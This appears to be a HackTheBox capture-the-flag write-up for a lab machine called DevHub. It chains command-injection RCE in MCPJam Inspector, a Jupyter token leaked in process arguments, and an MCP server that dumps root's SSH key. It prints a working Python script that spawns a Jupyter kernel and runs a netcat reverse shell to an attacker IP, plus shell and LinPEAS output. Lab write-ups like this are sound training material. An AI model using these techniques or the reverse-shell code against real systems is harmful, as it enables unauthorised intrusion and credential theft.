
DevHub Writeup - HackTheBox
Created May 30, 2026 • Last updated October 11, 2026 • 3 min read

Discovery
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6274/tcp open  unknown
Three open ports. Port 80 is nginx and port 6274 responds to HTTP with an application title. Service scan on all three:
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
6274/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     access-control-allow-credentials: true
|     content-type: text/html; charset=utf-8
|     <title>MCPJam Inspector</title>
<snip>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
<snip>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80 redirects to devhub.htb. Port 6274 serves an HTTP application: MCPJam Inspector.
[+] Added: $TARGET_IP → $DOMAIN
Confirming port 80 resolves:
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html
Content-Length: 3396
Port 6274 returns the MCPJam Inspector SPA:
<title>MCPJam Inspector</title>
<script type="module" crossorigin src="/assets/index-DRYhT9Xb.js"></script>
Browsing to port 6274 in a browser shows MCPJam Inspector v1.4.2.
Vulnerability Discovery
MCPJam Inspector v1.4.2 is vulnerable to CVE-2026-23744 , an unauthenticated remote code execution via the /api/mcp/connect endpoint. The serverConfig.command and args fields are passed directly to a Node.js child_process.spawn() call without sanitisation. Any version <= 1.4.2 is affected.
Initial Access
Start a listener:
Trigger the injection:
Shell lands immediately:
listening on [$ATTACKER_IP] 4444 ...
connect to [$ATTACKER_IP] from (UNKNOWN) [$TARGET_IP] 39778
bash: cannot set terminal process group (1081): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$root:x:0:0:root:/root:/bin/bash mcp-dev:x:1001:1001::/home/mcp-dev:/bin/bash analyst:x:1002:1002::/home/analyst:/bin/bash
Lateral Movement
LinPEAS highlights two internal listeners that aren't exposed externally:
╔══════════╣ Active Ports
tcp  0  0 127.0.0.1:5000  0.0.0.0:*  LISTEN  -
tcp  0  0 127.0.0.1:8888  0.0.0.0:*  LISTEN  -
tcp  0  0 0.0.0.0:6274    0.0.0.0:*  LISTEN  1281/node
tcp  0  0 0.0.0.0:80      0.0.0.0:*  LISTEN  -
tcp  0  0 0.0.0.0:22      0.0.0.0:*  LISTEN  -
Probing port 8888:
< HTTP/1.1 302 Found
< Server: TornadoServer/6.5.4
< Location: /lab?
TornadoServer is Jupyter. Grepping the process list exposes the startup arguments:
analyst  1080  0.0  2.4  ...  /home/analyst/jupyter-env/bin/python3 \
  /home/analyst/jupyter-env/bin/jupyter-lab \
  --ip=127.0.0.1 --port=8888 --no-browser \
  --notebook-dir=/home/analyst/notebooks \
  --ServerApp.token=$ANALYST_JUPYTER_TOKEN \
  --ServerApp.password= ...

root     1086  0.0  0.7  ...  /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
The Jupyter authentication token is exposed in plaintext in the process arguments. There is also a separate service running as root: /opt/opsmcp/server.py on port 5000.
Forward the Jupyter port through a Chisel tunnel.
Attacker:
Target:
2026/05/30 19:31:38 client: Connecting to ws://$ATTACKER_IP:9999
2026/05/30 19:31:38 client: Connected (Latency 10.60ms)
Browsing to http://127.0.0.1:8889/lab?token=$ANALYST_JUPYTER_TOKEN authenticates to the Jupyter Lab session running as analyst. Execute a reverse shell payload from a notebook code cell:
import requests, json, websocket, uuid, time

BASE = "http://127.0.0.1:8889"
TOKEN = "a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
CMD = "import os; os.popen('busybox nc 10.10.14.68 4446 -e /bin/bash')"

# Auto spawn kernel
r = requests.post(f"{BASE}/api/kernels",
    headers={"Authorization": f"token {TOKEN}", "Content-Type": "application/json"},
    json={"name": "python3"})
KERNEL_ID = r.json()["id"]
print(f"[+] Kernel: {KERNEL_ID}")

time.sleep(1)

ws = websocket.create_connection(
    f"ws://127.0.0.1:8889/api/kernels/{KERNEL_ID}/channels",
    header={"Authorization": f"token {TOKEN}"}
)

msg_id = str(uuid.uuid4())
msg = {
    "header": {"msg_id": msg_id, "msg_type": "execute_request", "username": "", "session": "", "version": "5.0"},
    "parent_header": {}, "metadata": {}, "channel": "shell",
    "content": {"code": CMD, "silent": False, "store_history": False, "user_expressions": {}, "allow_stdin": False}
}

ws.send(json.dumps(msg))
print("[+] Payload sent, waiting for shell...")

for _ in range(10):
    r = json.loads(ws.recv())
    if r.get("msg_type") in ("stream", "execute_reply", "error"):
        print(r)
        break
time.sleep(0.5)Listener catches a shell as analyst:
connect to [$ATTACKER_IP] from (UNKNOWN) [$TARGET_IP] 43090
analyst@devhub:~$ ls
jupyter-env  notebooks  user.txt
Privilege Escalation
/opt/opsmcp/server.py is readable as analyst. The source contains a hardcoded API key. The server exposes an emergency SSH key recovery endpoint at POST /tools/call. Calling it dumps the root user's private key:
{
  "note": "Emergency recovery key dump",
  "root_private_key": "-----BEGIN OPENSSH PRIVATE KEY-----\n...\n-----END OPENSSH PRIVATE KEY-----\n",
  "target": "ssh_keys"
}
Save the key, set permissions, and authenticate:
root@devhub:~#
Related

Identifying Exposed MCP Surfaces
Techniques for discovering exposed Model Context Protocol endpoints, authentication gaps, and miscon...

Orchestration and Tool Surfaces
Covers exploitation techniques targeting AI orchestration layers and tool surfaces, including abuse...

Discovering AI Applications and LLM Endpoints
Techniques for identifying exposed AI/LLM endpoints, APIs, and model interfaces during recon, includ...

Detecting Insecure Tool Integrations in AI Agents
Identifies security flaws in AI agent tool integrations, covering authentication gaps, input validat...

Prompt and Agent Attacks
References
-
MCPJam Inspector ≤ 1.4.2 unauthenticated RCE via serverConfig injection
-
Fast TCP/UDP tunnel over HTTP
-
Jupyter Server SecurityDOCS: Jupyter Server Security, jupyter-server.readthedocs.io/en/latest/operators/security.html (opens in new tab)
Token authentication and access control